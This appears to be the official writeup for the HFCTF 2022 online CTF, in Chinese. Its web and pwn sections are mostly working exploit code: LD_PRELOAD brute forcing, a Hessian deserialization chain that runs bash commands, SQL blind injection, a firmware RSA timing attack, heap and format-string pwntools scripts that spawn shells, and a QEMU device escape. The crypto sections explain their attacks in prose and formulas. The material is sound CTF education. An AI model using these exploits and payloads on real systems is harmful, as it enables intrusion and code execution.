HFCTF 2022 线上赛 官方 Writeup

WEB

ezphp

环境变量 `ld_preload = /proc/$nginx_work_pid/fd/$fd`

https://tttang.com/archive/1384/ `gen_tmp.py`

```
from threading import Thread
import requests
import socket
import time

port = 8020
host = "ip"


def do_so():
    data = open("evil.so", "rb").read()

    packet = f"""POST /index.php HTTP/1.1\r\nHOST:{host}:{port}\r\nContent-Length:
{len(data)+11}\r\n\r\n"""
    packet = packet.encode()

    packet += data
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    s.sendall(packet)
    time.sleep(10)
    s.close()

if __name__ == "__main__":
    do_so()
```

`brute.py`

```
import requests
from threading import Thread

port = 8020
host = "ip"

def ldload(pid, fd):
    sopath = f"/proc/{pid}/fd/{fd}"
    # print(sopath)
    r = requests.get(f"http://{host}:{port}/index.php", params={"env":f"LD_PRELOAD=
{sopath}"})
    return r

if __name__ == "__main__":
```

```
    # ldload(20, 20)
    for pid in range(12, 40):
        for fd in range(1, 40):
            t = Thread(target=ldload, args=(pid, fd))
            t.start()
```

然后执行`python3 gen_tmp.py & python3 brute.py`

ezchain

```
public class Main {
    public static void main(String[] args) throws Exception{
        System.out.println("HFCTF2022".hashCode());
        s = ":Y1\"nOJF-6A'>|r-";
        System.out.println(s.hashCode());

        String cmd = args[0];
        String path = args[1];

        FileOutputStream outputStream = new FileOutputStream(path);
        Hessian2Output out = new Hessian2Output(outputStream);
        SerializerFactory sf = new NoWriteReplaceSerializerFactory();
        sf.setAllowNonSerializable(true);
        out.setSerializerFactory(sf);

        Field theUnsafe = Unsafe.class.getDeclaredField("theUnsafe");
        theUnsafe.setAccessible(true);
        Unsafe unsafe = (Unsafe) theUnsafe.get(null);
        Object unix = unsafe.allocateInstance(UnixPrintService.class);
        setFieldValue(unix, "printer", String.format(";bash -c '%s';", cmd));
        setFieldValue(unix, "lpcStatusCom", new String[]{"ls", "ls", "ls"});
        ToStringBean toStringBean = new
ToStringBean(Class.forName("sun.print.UnixPrintService"), unix);
        EqualsBean hashCodeTrigger = new EqualsBean(ToStringBean.class, toStringBean);

        out.writeMapBegin("java.util.HashMap");
        out.writeObject(hashCodeTrigger);
        out.writeObject("value");
        out.writeMapEnd();
        out.close();
    }

    public static void setFieldValue(Object obj, String field, Object value){
        try{
            Class clazz = obj.getClass();
            Field fld = clazz.getDeclaredField(field);
            fld.setAccessible(true);
            fld.set(obj, value);
        }catch (Exception e){
```

```
            e.printStackTrace();
        }
    }


    public static class NoWriteReplaceSerializerFactory extends SerializerFactory {

        /**
         * {@inheritDoc}
         *
         * @see
com.caucho.hessian.io.SerializerFactory#getObjectSerializer(java.lang.Class)
         */
        @Override
        public Serializer getObjectSerializer (Class<?> cl ) throws
HessianProtocolException {
            return super.getObjectSerializer(cl);
        }


        /**
         * {@inheritDoc}
         *
         * @see com.caucho.hessian.io.SerializerFactory#getSerializer(java.lang.Class)
         */
        @Override
        public Serializer getSerializer ( Class cl ) throws HessianProtocolException {
            Serializer serializer = super.getSerializer(cl);

            if ( serializer instanceof WriteReplaceSerializer) {
                return UnsafeSerializer.create(cl);
            }
            return serializer;
        }
    }
}
```

然后通过命令盲注的方式得到flag

Baby Router Updater

本题改编于真实的 IOT 案例，流程比较漫长。首先html注释中放了一个可以下载测试固件的链接，也可以下载到cgi进行逆向。主要的逻辑在 `upgrade_fw.cgi`，静态编译，cgic+openssl+zlib+musl，头铁硬看问题不大，也可以本地调试。

总的解密固件流程在 sub_402840，首先读取了固件的头152字节。首四字节是 magic `BRFW`，然后四字节明文长度。随后读取了未知的 RSA 公钥 `/etc/firmware.pub`，对第 8 字节开始的 128 字节进行了公钥解密（`RSA_public_decrypt`），其结果再作为 RC4 的密钥。再然后 16 字节明文 MD5。`test_patch.fw` 在0x98开始有 zlib 头，后续的逻辑就是解压+rc4解密+MD5 校验，通过校验之后交给未知的 `/usr/sbin/do-upgrade` 去处

理了。

容易发现把 RC4 的 key 设置成 0 或 1 可以绕过 RSA 公钥，再填好其他数据，可以走到 `do-upgrade` 的位置。此时我放出了第一波提示：从 `test_patch.fw` 去分析格式，另外有时间侧信道。

由于出题时考虑不善，给出的测试固件明文只有 183 字节，这就导致了一个非预期：逐字节爆破明文，如果 md5 匹配，进入 `do-upgrade` 大概会多花 **3 毫秒**。看来应该给个 1M 左右的固件的（手动狗头）

扯一下本题来源的真实 IOT 的情况，当时我们遇到两个型号的设备，加密的固件格式相同，基本上复现在题中了。我们在第一台设备 getshell 拿到公钥和解密逻辑后，发现解密完之后是一个 tar 包。但是另外一个型号的公钥不同，无法解密。我们试着用全 0 的方法构造了一个 getshell 的 tar 包上传，结果又发现两个设备 tar 的内容似乎也不一样。当时也考虑过利用 hash 爆，但是补丁的大小和数量实在不合适，最终目光转向了泄露公钥。

不知道各位在想到构造全 0 的时候，是否会想到全 1 的情况，或者从 1 想到 n+1。不像 python 可以随手 `pow(n+1,e,n) == 1`，openssl 的 `RSA_public_decrypt` 在密文>=n 的时候会失败，接下来的解压解密过程就不会继续。把明文长度拉到上限，RSA 解密成功失败大概会有 **1 秒**的时间差，这才是我想提示的侧信道所在。

IOT 原版的解密程序其实并没有 zlib，当时我们是在千兆的局域网内，构造百兆的补丁包上传爆破。公网肯定不能这么上传，于是才添加了 zlib。实际上，密文的熵是很高的，几乎没有压缩的意义。把时间侧信道和 zlib 的存在放在一起考虑，其实也是一种暗示，虽然大家几乎都没有 get 到，哭哭。

接下来就是一个二分逐位泄漏 n 的过程，解密固件（e=65537）之后得到一个 tar 包，里面有可执行的 `upgrade.sh`，按照这个格式去打包上传就可以了。

第一次尝试出这种杂糅了 web+reverse?+crypto?+misc? 的题目，希望大家轻点打。放一个侧信道部分的 exp，其他部分应该不太难：

```
import requests
import time
import zlib

def upload(fw):
    url = 'http://localhost/cgi-bin/upgrade_fw.cgi'
    t = time.time()
    r = requests.post(url, files={'firmware': ('a.fw', fw)})
    t = time.time() - t
    print('%.2f' % t, r.text)
    return t

maxlen = 100 * 1024 * 1024
junk = zlib.compress(b'a' * maxlen)
dat0 = b'BRFW' + maxlen.to_bytes(4, 'little') + b'\0' * 128 + b'\0' * 16 + junk
dat1 = b'BRFW' + maxlen.to_bytes(4, 'little') + b'\xff' * 128 + b'\0' * 16 + junk
upload(dat0)
upload(dat1)

n_bin = '1'
while len(n_bin) < 1024:
    n0 = int((n_bin + '0').ljust(1024, '0'), 2).to_bytes(128, 'big')
```

```
    n1 = int((n_bin + '1').ljust(1024, '0'), 2).to_bytes(128, 'big')
    dat1 = b'BRFW' + maxlen.to_bytes(4, 'little') + n1 + b'\0' * 16 + junk

    if upload(dat1) < 0.5:
        n_bin += '0'
    else:
        n_bin += '1'
    print(len(n_bin), n_bin)

n = int(n_bin, 2) + 1
print(n)
```

babysql

有两种状态，账号密码错误是403，sql语句错误是500，利用这两种状态进行盲注。

看了大家的wp，做法大体上只有两种。一种是regexp加上不合法的正则表达式触发错误，最简单的就是`regexp''`，这也是我的解法。另一种是整数溢出触发错误，比如`~0+1`。

除此之外，有个需要解决的问题是大小写。使用`COLLATE'utf8mb4_bin'`或`COLLATE'utf8mb4_0900_as_cs'`都可以。当然也有的队伍选择直接爆破大小写。

上面两个点搞定之后，剩下的部分就是一个很普通的sql盲注了。 总的来说，大家的做法五花八门，贴一个我自己的脚本：

```
import requests
from urllib.parse import urljoin

uf = lambda x: urljoin('http://localhost/', x)


def blind(cond) -> bool:
    u = f"'||{cond}||`id`regexp'"
    r = requests.post(uf('/login'), json={'username': u, 'password': '_'})
    return r.status_code != 500


def i2b(i: int) -> bytes:
    b = i.to_bytes((max(i.bit_length(), 1) + 7) // 8, 'big')
    return bytes(filter(lambda x: 0x7f if x > 0x7f else x, b))


def dump(c) -> str:
    r = bytes()
    while True:
        v = -1
        for i in range(127, -1, -1):
            t = r + bytes([i])
            if not blind(f"`{c}`COLLATE'utf8mb4_0900_bin'<0x{t.hex()}"):
```

```
                v = i
                break
        if v == -1:
            break
        r += bytes([v])
        print(r)
    return r.decode()


# QaY8TeFYzC67aeoO
# m52FPlDxYyLB^eIzAr!8gxh$
if __name__ == '__main__':
    print(dump('username'))
    print(dump('password'))
```

CRYPTO

HCDSA

出题思路源自Cyber Apocalypse CTF 2021 - **Hyper Metroid** 和 TSJ CTF 2022 - **Signature**，签名算法是参考EdDSA实现的一个超椭圆曲线版本。

第一步，对于形如$C(\mathbb{F}_p): y^2 + y = x^n$的超椭圆曲线，可以用[1]中的方法高效计算出阶。

第二步，考虑d的二进制展开$d = \sum_{i=0}^{j} 2^i d_i$，根据签名算法并结合异或的性质$a \oplus b = a + b - 2(a \wedge b)$可以得到若干等式，且其未知变量为所有的$d_i$以及$r, H(R \parallel pk \parallel m)$，将后面两个未知变量消除后根据余下等式构造对应的格然后LLL求解出所有d_i即可。几个d_i可能无法直接求出，需要少量爆破。

比赛过程中，只有华科和清华的队伍反馈了进度，均成功完成第一步。出题人认为只要想到关键的异或与加法之间的关系式，剩下部分就迎刃而解了。因此前面两个hint都希望选手去搜索到这个关系式，实际上如果尝试搜索`ecdsa xor nonce`或者`eth ecdsa xor`都可以搜到以太坊的一个用消息与私钥异或作为随机数的bug，在分析报告中就有提及该关系式。而如果用`fault`去搜索相关论文，很难获取到有效信息，因为现实中的故障注入模型往往是单比特、单字节或者少量字节，很少会出现本题中的全字节故障注入且已知该故障值，这个假设过强缺乏现实意义，因此不太会出现在学术研究中。但事实证明，两个队伍的选手都想到了把异或转化为加法，却都没有注意到可以消去未知的$r, H(R \parallel pk \parallel m)$，离flag仅一步之遥，非常遗憾。

[1] Buhler, Joe, and Neal Koblitz. "Lattice basis reduction, Jacobi sums and hyperelliptic cryptosystems." Bulletin of the Australian Mathematical Society 58.1 (1998): 147-154.

HCDH

估计师傅们比赛期间都没有什么时间看这道题，就留给大家自己去慢慢探索吧。

Corrupted

本质上是一个论文题[1]，但其实思路并不难想到，根据已知的比特信息，从低位开始逐位搜索(d,dp,dq,p,q)即可。注意由于ASN.1编码的特性，数据起始字节如果大于128则会在前面额外补充一个`\x00`字节，这会导致(d,dp,dq,p,q)在文件中的偏移位置改变，因此需要猜测32种可能。

[1] Heninger, Nadia, and Hovav Shacham. Improved RSA private key reconstruction for cold boot attacks. Cryptology ePrint Archive, Report 2008/510, 2008.

RRSSAA

> Challenge & PoC: https://github.com/1umi3re/my_ctf_challenge

背景是前几周 Codegate CTF 2022 Preliminary 上的 **prime_generator**，题目给了若干 MSB 相同的素数，当时停留在了 $UPPER * 2^k + LOWER \neq 0 \pmod p$ 这一步没接着往下想，最后也没解出来。后面以这个为灵感找了一些对参数 MSB 相同的密码系统的攻击，最后选定了基于LUC序列的RSA变种密码系统，具体细节可见论文[1]。预期解是对于参数 (N, p, q, e, d) 存在 k 使得 $ed - k(p^2-1)(q^2-1) = 1$，式子可以变形为 $k(p+q)^2 - k(N+1)^2 - 1 \equiv 0 \pmod e$。考虑 p, q 有部分 MSB 相同，变形为 $k(p-q)^2 - k(N-1)^2 - 1 \equiv 0 \pmod e$ 会有更小的上界。

接下来就是如何构造格。考虑多项式 $f(x, y) = x(y + A) - 1 \pmod e$ 就是经典的 boneh-dufree 的板子。一些队伍的wp中对这个多项式直接用small_root的方法解不出来，可以参考一下论文[2]中的线性化处理，即增加一个变量 u 并令 $u = xy - 1$，构造格LLL之后把 x, y 代回去，这个方法也是出题参考的论文[3]使用的方法。如果考虑的是多项式 $f(x, y) = x(y^2 + A) - 1 \pmod e$，也同样可以采用线性化处理（另外一位出题人的思路），或者参考论文[4]来构造另一种格。上述方法基本在几分钟之内都能解出来，细节的话感官上二元的多项式最后消元求根的部分用结式的方法会比 Groebner basis 的方法稍好一些。

分解得到 p, q 之后实现一下解密的算法就可以了。这里的话主要是 (e, d) 比较大，用题目给的求序列的实现会很慢，需要自己写或者用sage改成模 n 矩阵的快速幂，不过看了下wp网上也有轮子可以直接用，所以问题不大。有些队伍的解密不是按照论文[1]里来的，还更简单一些，留给大家思考了。

最后的话聊聊非预期。这道题的一个非预期是题目中的`hint`，这个是最后两天另外一位出题人发现的，调参没调好导致能直接用论文[3]中连分数的方法得到 k/d，最后商量改成指向 Coppersmith 的提示。另一个非预期是赛后才发现的，即本身 p, q 的生成有问题，直接爆破就能分解，这个大的失误出题人自己要背个锅（当时记得是约3小时的一血，预估是合理的，但是第二天开始解题队伍就比预计的多了），也没想到找人确认一下，放个revenge啥的，跟大家说声抱歉🙇🙇。

[1] Castagnos, Guilhem. "An efficient probabilistic public-key cryptosystem over quadratic fields quotients." Finite Fields and Their Applications 13.3 (2007): 563-576.

[2]Herrmann, Mathias, and Alexander May. "Maximizing small root bounds by linearization and applications to small secret exponent RSA." International Workshop on Public Key Cryptography. Springer, Berlin, Heidelberg, 2010.

[3]Cherkaoui-Semmouni, Meryem, et al. "Cryptanalysis of RSA Variants with Primes Sharing Most Significant Bits." International Conference on Information Security. Springer, Cham, 2021.

[4]Nitaj, Abderrahmane, Yanbin Pan, and Joseph Tonien. "A generalized attack on some variants of the RSA cryptosystem." International Conference on Selected Areas in Cryptography. Springer, Cham, 2018.

ERRORS

背景是 DiceCTF 2022 的 **psych**，出题人看到一篇如何恢复基于 LWE 的 KEM 的密钥后出了一道攻击基于 SIKE 的 KEM。加上之前也有别的比赛出过 NTRU 的 Chosen ciphertext attack，就想着去出一道类似的去攻击基于 NTRU 的 KEM。可能是自己 KEM 这部分写得太烂让大家不容易领会到出题的本意。

具体来说在 NTRU 的解密过程中有 $\boldsymbol{a} = \boldsymbol{f} \cdot \boldsymbol{c} = p\boldsymbol{g} \cdot \boldsymbol{r} + \boldsymbol{f} \cdot \boldsymbol{m} \pmod q$，如果式中各个多项式的系数都比较小，那么有非常高的概率可以认为其结果得到的多项式的系数也是在模 q 范围内的。而现在加密过程是可控的，为方便讨论我们假设 $\boldsymbol{m} = \boldsymbol{0}$，如果我们选择一个系数不合理的多项式 $\boldsymbol{r}$，使得多项式 $\boldsymbol{a}$ 在模 q 范围之外，则会导致解密错误。又已知 NTRU 的私钥 $\boldsymbol{g}$ 满足：

$$\boldsymbol{g}(x) = \sum_{i=0}^{N-1} g_i x^i \ where\ g_i \in \{-1, 0, 1\}$$

我们可以构造 $r_0 = r_1 = \cdots = r_{j-1} = \lceil \frac{q}{2pj} \rceil$，$r_j = r_{j+1} = \cdots = r_{N-1} = 0$，得到

$$[a_0 \cdots a_{N-1}] = \begin{bmatrix} \lceil \frac{q}{2pj} \rceil & \cdots & \lceil \frac{q}{2pj} \rceil & 0 & \cdots & 0 \end{bmatrix} \begin{bmatrix} pg_0 & pg_1 & \cdots & pg_{N-1} \\ pg_{N-1} & pg_0 & \cdots & pg_{N-2} \\ \vdots & \vdots & \ddots & \vdots \\ pg_1 & pg_2 & \cdots & pg_0 \end{bmatrix}$$

即 $a_l = p\lceil \frac{q}{2pj} \rceil (g_{l \mod N} + \cdots + g_{(l-j+1) \mod N})$。现假设多项式 $\boldsymbol{g}$ 中连续出现 1 或 -1 的最多次数为 k，那么设 $M = max(|a_l|, 0 \le l \le N-1)$，则当 $j \le k$ 时，$M = \lceil \frac{q}{2pj} \rceil pj$，超出了模 q 的范围 $[-q/2, q/2-1]$，会出现解密错误；当 $j > k$ 时，$M = \lceil \frac{q}{2pj} \rceil pk$，在模 q 的范围之内，不会出现解密错误。由此我们知道了多项式 $\boldsymbol{g}$ 的部分信息，重复相似过程可以得到多项式 $\boldsymbol{g}$ 的其他系数。最终我们得到一个等价私钥 $\hat{\boldsymbol{g}} = x^m \boldsymbol{g}$ 或 $\hat{\boldsymbol{g}} = -x^m \boldsymbol{g}$，以前者为例，那么 $\boldsymbol{h} = \boldsymbol{f}_q \cdot \boldsymbol{g} = \boldsymbol{f}_q x^m \boldsymbol{g}$，则可以记 $\hat{\boldsymbol{f}}_q = x^m \boldsymbol{f}_q$，另一个等价私钥 $\hat{\boldsymbol{f}} = \hat{\boldsymbol{f}}_q^{-1}$，从而恢复出等价私钥用于解密得到flag。

PWN

mva

普通VM Pwn，漏洞点：

- mul指令没有对第二个操作数进行校验存在oob read
- mv指令没有对第二个操作数进行校验存在oob write

一种利用思路

- oob read溢出读libc和栈的地址
- oob write写sp计数器
- 最后 push指令改exit_hook到one_gadget

> 阅读选手赛后提交的WP后意识到大部分选手的思路都比上述要好，这里只贴出菜🐔出题人的exp

由于ASLR存在，VM又是16bit字长的，需要爆破。

sample exp

```
#!/usr/bin/python3
```

```python
from pwn import *
context.arch='amd64'

def pack(op:int, p1:int = 0, p2:int = 0, p3:int = 0) -> bytes:
    return  (op&0xff).to_bytes(1,'little') + \
            (p1&0xff).to_bytes(1,'little') + \
            (p2&0xff).to_bytes(1,'little') + \
            (p3&0xff).to_bytes(1,'little')

def ldr(val):
    return pack(0x01, 0, val >> 8, val)

def add(p1, p2, p3):
    return pack(0x02, p1, p2, p3)

def sub(p1, p2, p3):
    return pack(0x03, p1, p2, p3)

def shr(p1, p2):
    return pack(0x06, p1, p2)

def xor(p1, p2, p3):
    return pack(0x07, p1, p2, p3)

def push():
    return pack(0x09)

def pop(p1):
    return pack(0x0a, p1)

def mul(p1, p2, p3):
    return pack(0x0D, p1, p2, p3)

def mv(p1, p2):
    return pack(0x0E, p1, p2)

def sh():
    return pack(0x0F)

puts_offset = 0x845ca
puts_leak = (0x38 + 0x268 - 0x224) >> 1
onegadgetlst = [0xe3b2e, 0xe3b31, 0xe3b34]
onegadget = onegadgetlst[0]
toadd = onegadget - puts_offset
stack_leak = (0x268 - 0x224) >> 1
stack_pointer_leak = (0x238 - 0x224) >> 1

tosub = 0x1a799e + 0x308
```

```
# tosub = 0x1a399e + 0x308    # debug aslr
tosub = tosub - 0x3000  # no aslr : player environment
tosub = tosub - 0x4000  # aslr : player environment

# - 0x308 + stack_leak - puts + 0x1a799e
pay  = ldr(0x1)
pay += mv(0,1)
pay += ldr(tosub&0xffff)
pay += mv(0,3)
pay += mul(4,-puts_leak,1)
pay += mul(5,-stack_leak,1)
pay += sub(0,5,4)
pay += sub(0,0,3)
pay += shr(0,1)
pay += push()

pay += ldr((tosub>>16)&0xffff)
pay += mv(0,3)
pay += mul(4,-puts_leak+1,1)
pay += mul(5,-stack_leak+1,1)
pay += sub(0,5,4)
pay += sub(0,0,3)
pay += shr(0,1)
pay += push()

# onegadget
pay += mul(3,-puts_leak,1)
pay += mul(4,-puts_leak+1,1)
pay += ldr(toadd&0xffff)
pay += add(0,3,0)
pay += push()
pay += ldr(((toadd>>16)&0xffff)+1)
pay += add(0,4,0)
pay += push()
pay += mul(0,-puts_leak+2,1)
pay += push()
pay += pop(3)
pay += pop(4)
pay += pop(5)

pay += pop(1)
pay += pop(2)
pay += ldr(0xffff)
pay += xor(2,0,2)
pay += ldr(1)
pay += add(2,0,2)
pay += mv(2,-stack_pointer_leak)
pay += ldr(0xffff)
pay += xor(1,0,1)
```

```
pay += mv(1,-stack_pointer_leak+1)
pay += mv(0,-stack_pointer_leak+2)
pay += mv(0,-stack_pointer_leak+3)
pay += mv(5,0)
pay += push()
pay += mv(4,0)
pay += push()
pay += mv(3,0)
pay += push()
pay += ldr(0)
pay += push()




pay += sh()
print(hex(len(pay)))
assert len(pay) <= 0x100
pay = pay.ljust(0x100,b'\0')


# chance of this exp : about 1230 - 10125 times with 1 flag
# I admit this is an awful exp
while True:
    p=remote('127.0.0.1',9999)
    p.sendafter('\n',pay)
    try:
        p.recvuntil('starting ...\n')
        p.recvline()
        p.recvuntil('down ...\n')
        p.sendline('cat flag')
        res = p.recvline()
        print('[+] flag:', res)
        p.interactive()
        break
    except:
        p.close()
        pass
```

more

gogogo

这道题是个很简单的go语言栈溢出，go默认情况下panic非常多，不适合利用，于是本题使用unsafe包构造出比较容易利用的栈溢出；同时，go语言默认编译出来是没有开pie和canary的。go的unsafe pointer利用的简单demo可以看：https://github.com/jlauinger/go-unsafepointer-poc

另外，IDA从7.6开始对go的runtime进行支持，IDA闭源原理未知，只不过从go的一些恢复插件可以判断是根据gopclntab段上保留的函数符号，所以将符号魔改一番，把main函数藏起来。预期解是动态调试或者从start静态分析。

漏洞点是在魔改后的math.init函数（魔改前的main.main函数）中

```
.text:0000000000494AF6                  lea     rbx, [rsp+4C0h+var_460]
.text:0000000000494AFB                  mov     rax, qword ptr cs:unk_5514E0
.text:0000000000494B02                  mov     ecx, 800h
.text:0000000000494B07                  mov     rdi, rcx
.text:0000000000494B0A                  call    bufio__ptr_Reader_Read
```

脚本就不放了，剩余部分就是一个ROP。（实际上是因为发现自己ROP链写复杂了）

vdq

CVE-2020-36318: Rust 1.48.0 VecDeque::make_contiguous() 存在double free漏洞。最小demo

关键数据结构

```
struct Note {
    idx: Option<usize>, // + 0x00 Option/None, real usize
    msg: Vec<u8>,       // + 0x10 ptr cap len
}                       // + 0x28
```

利用思路：double free后利用Vec结构体中的ptr指针改`__free_hook`到`system`

```
#!/usr/bin/python3

from pwn import *
context.arch='amd64'

p=remote('127.0.0.1',9999)

pay = '''[
    "Add", "Add", "Add", "Remove", "Remove", "Remove",
    "Add", "Add", "Remove", "Remove",
    "Add", "Add", "Remove", "Remove",
    "Add", "Add", "Add", "Add", "Remove", "Remove", "Remove", "Remove",

    "Add", "Add", "Add", "Add", "Add", "Add", "Add",
    "Remove", "View", "Remove", "Remove", "Remove", "Remove",
    "Archive", "Remove",
    "View",
    "Append",
    "Archive",
    "Append",
    "Add"
]
$'''
```

```
p.sendlineafter('!\n',pay)

for i in range(16-1):
    p.sendlineafter(': \n','')

p.sendlineafter(': \n','1'*0x410)
p.sendlineafter(': \n','')
p.sendlineafter(': \n','')

[p.recvuntil('Cached notes:\n') for i in range(2)]
[p.recvuntil(' -> ') for i in range(6)]

leak=0
for i in range(8):
    leak_byte=int(p.recvn(2),0x10)
    leak+=leak_byte<<(i*8)
base=leak-(0x7f57fd2b3ca0-0x7f57fcec8000)
p.success('base:'+hex(base))
__free_hook=base+0x7ff2888cb8e8-0x7ff2884de000
p.success('__free_hook:'+hex(__free_hook))
system=base+0x7ffff7617420-0x7ffff75c8000
p.success('system:'+hex(system))

p.sendlineafter(': \n',flat([0,0,__free_hook-0xa,0x3030303030303030]))
p.sendlineafter(': \n',p64(system))
p.sendlineafter(': \n','/bin/sh\0')
p.interactive()
```

more

babygame

栈上有越界写，能够覆盖掉时间生成的随机种子，同时泄露出栈地址，然后进到后门函数里，泄露libc基址并把栈上的返回地址改小，再次调用后面函数从而再次使用fmt。

```
from pwn import *
from ctypes import *

context.os = 'linux'
context.arch = 'amd64'
context.log_level = 'debug'
context.terminal = ['/usr/bin/tmux', 'splitw', '-h']
context.binary = 'babygame'
# io = process('babygame')
# io = remote('127.0.0.1', 9999)
io = remote('120.77.93.98', 47791)
# libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc = ELF('./libc-2.31.so')
elf = ELF('babygame')
```

```
def game():
    library = cdll.LoadLibrary('/lib/x86_64-linux-gnu/libc.so.6')
    library.srand(0x61616161)
    for i in range(100):
        random_num = library.rand() % 3
        if random_num == 0:
            target_num = 1
        elif random_num == 1:
            target_num = 2
        elif random_num == 2:
            target_num = 0
        io.sendlineafter(f'round {i + 1}: \n', str(target_num))


def pwn():
    io.sendafter('Please input your name:\n', 'a' * 0x109)
    io.recvuntil('a' * 0x109)
    io.recv(7)
    stack = u64(io.recvline()[:-1].ljust(8, b'\x00'))
    log.success('stack: ' + hex(stack))
    game()
    # gdb.attach(io)
    # backdoor = 0x153E
    payload = b'%62c'
    payload += b'%8$hhn'
    payload += b'a' + b'%79$p'
    payload += p64(stack - 0x218)
    io.sendlineafter('Good luck to you.\n', payload)
    io.recvuntil(b'a')
    libc_base = int(io.recv(14), 16) - libc.sym['__libc_start_main'] - 243
    log.success('libc_base: ' + hex(libc_base))
    one_gadget = libc_base + 0xe3b31
    payload = b''
    cur_size = 0
    for i in range(6):
        target_size = (one_gadget >> (i * 8)) & 0xff
        if target_size > cur_size:
            payload += b'%' + str(target_size - cur_size).encode() + b'c'
        else:
            payload += b'%' + str(0x100 + target_size - cur_size).encode() + b'c'
        payload += b'%' + str(16 + i).encode() + b'$hhn'
        cur_size = target_size
    payload = payload.ljust(0x50, b'a')
    for i in range(6):
        payload += p64(stack - 0x218 + i)
    io.sendlineafter('Good luck to you.\n', payload)
    # pause()
```

```
    io.interactive()


if __name__ == '__main__':
    pwn()
```

hfdev

2022功能够off-by-one可以多次调用定时器，实现溢出。任意地址读leak，改bh或者timer结构体劫持。

```
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/io.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/io.h>
#include <stdint.h>
#include <stdbool.h>

#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)

uint16_t port_base = 0xc040;

void die(const char* msg)
{
    perror(msg);
    exit(-1);
}

uint64_t virt_to_phys(void* p)
```

```
{
    uint64_t virt = (uint64_t)p;
    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd == -1) die("open");
    uint64_t offset = (virt / 0x1000) * 8;
    lseek(fd, offset, SEEK_SET);
    uint64_t phys;
    if (read(fd, &phys, 8 ) != 8) die("read");
    phys = (phys & ((1ULL << 54) - 1)) * 0x1000+(virt&0xfff);
    return phys;
}

void pmio_write(uint16_t addr, uint16_t value)
{
    outw(value,port_base+addr);
}

uint32_t pmio_read(uint16_t addr)
{
    return (uint32_t)inw(port_base+addr);
}

uint8_t *dmabuf;
uint32_t phyaddr;
void init(){
    /*memory for data*/
    dmabuf = mmap(0,0x1000,PROT_READ|PROT_WRITE,MAP_SHARED|MAP_LOCKED|
MAP_ANONYMOUS,-1,0);
    if (dmabuf == MAP_FAILED)
        die("mmap");
    phyaddr = virt_to_phys(dmabuf);
    printf("dmabuf addr: 0x%lx\n", phyaddr);
}

void set_base()
{
    pmio_write(0x2,phyaddr&0xffff);
    pmio_write(0x4,phyaddr>>16);
}

void set_length(uint16_t length)
{
    pmio_write(0x6,length);
}

void reset()
{
    pmio_write(0xa,0);
}
```

```
void send_pkg()
{
    pmio_write(0xc,0);
}

void set_time(uint16_t t)
{
    pmio_write(0xa,t);
}


void dma_init()
{
    set_base();
    set_length(0x400);
}

void send_data_out(uint16_t size)
{
    *dmabuf = 0x10;
    *(uint16_t*)(dmabuf+3) = 0x2022;
    *(uint16_t*)(dmabuf+5) = size;
    send_pkg();
    sleep(1);
}


void call_timer(uint16_t len,uint16_t offset,uint16_t t)
{
    set_time(t);
    *dmabuf = 0x30;
    *(uint16_t*)(dmabuf+1) = len; //desc_len
    *(uint16_t*)(dmabuf+3) = offset;  //data in offset
    send_pkg();
    sleep(1);
}


void send_data_in(uint16_t len)
{
    *dmabuf = 0x10;
    *(uint16_t*)(dmabuf+3) = 0x2202;
    *(uint16_t*)(dmabuf+5) = len;
    send_pkg();
    sleep(1);
}

void read_data(uint16_t len)
```

```
{
    *dmabuf = 0x20;
    *(uint64_t*)(dmabuf+1) = phyaddr;
    *(uint16_t*)(dmabuf+9) = len;
    send_pkg();
    sleep(1);
}


int main(int argc, char *argv[])
{
    init();
    iopl(3);
    sleep(1);

    uint8_t *dataout = dmabuf+7;

    dma_init();
    //out_size -> 0x200
    send_data_in(0x200);


    //out_size -> 0x300
    call_timer(0x100,0,5);

    //if_call_timer -> 0xff
    dataout[0x300] = 0xff;
    send_data_out(0x300);

    //set->outsize -> 0x310
    *(uint64_t*)(dmabuf+0x20) = 0x0;
    *(uint64_t*)(dmabuf+0x28) = 0x0;
    call_timer(0x10,0x20,5);

    //set desc -> data_in
    call_timer(0x0,0x0,5);

    //leak addr
    read_data(0x310);
    uint64_t heap_addr = *(uint64_t*)(dmabuf+0x308);
    printf("datain_addr:%lx\n",heap_addr);

    // by arb_read for offset

    uint64_t timer_addr = heap_addr-0x5604c9b6aa88+0x5604c9b6bd40;
    uint64_t bh_addr = heap_addr-0x56260b2bba88+0x56260b2bcd80;
    uint64_t ctx_addr = heap_addr-0x563ad6dd9a88+0x563ad5ccb690;
    printf("timer_addr:%lx\n",timer_addr);
    printf("bh_addr:%lx\n",bh_addr);
```

```
    //if_call_timer -> 0xff
    dataout[0x300] = 0xff;
    send_data_out(0x300);

    //wait for arb_read
    call_timer(0x8,0x0,50);

    // set desc -> &bh_cb
    *(uint64_t *)(dataout+0x308) =  (bh_addr+0x10)^heap_addr;
    send_data_out(0x310);
    sleep(5);

    // leak cb
    read_data(0x318);
    uint64_t cb_addr = *(uint64_t*)(dmabuf+0x310);
    printf("cb:%lx\n",cb_addr);

    uint64_t system_addr = cb_addr- 0x5555558d4fd0 + 0x55555582a610;
    printf("system:%lx\n",system_addr);

    //fake_bh
    *(uint64_t*)(dmabuf+0x100) = ctx_addr;
    *(uint64_t*)(dmabuf+0x108) = 0;
    *(uint64_t*)(dmabuf+0x110) = system_addr;
    *(uint64_t*)(dmabuf+0x118) = heap_addr+0x130;
    const char *cmd =  "cat ./flag";
    for(int i = 0;i<strlen(cmd);i++)
    {
        *(dmabuf+0x130+i) = cmd[i];
    }
    //if_call_timer -> 0xff

    dataout[0x300] = 0xff;
    *(uint64_t *)(dataout+0x310) =  (timer_addr)^cb_addr;
    *(uint64_t*)(dmabuf+0x20) = heap_addr+0x100;
    send_data_out(0x318);
    call_timer(0x8,0x20,5);
    send_pkg();
    return 0;
}
```

REVERSE

Contra 2048

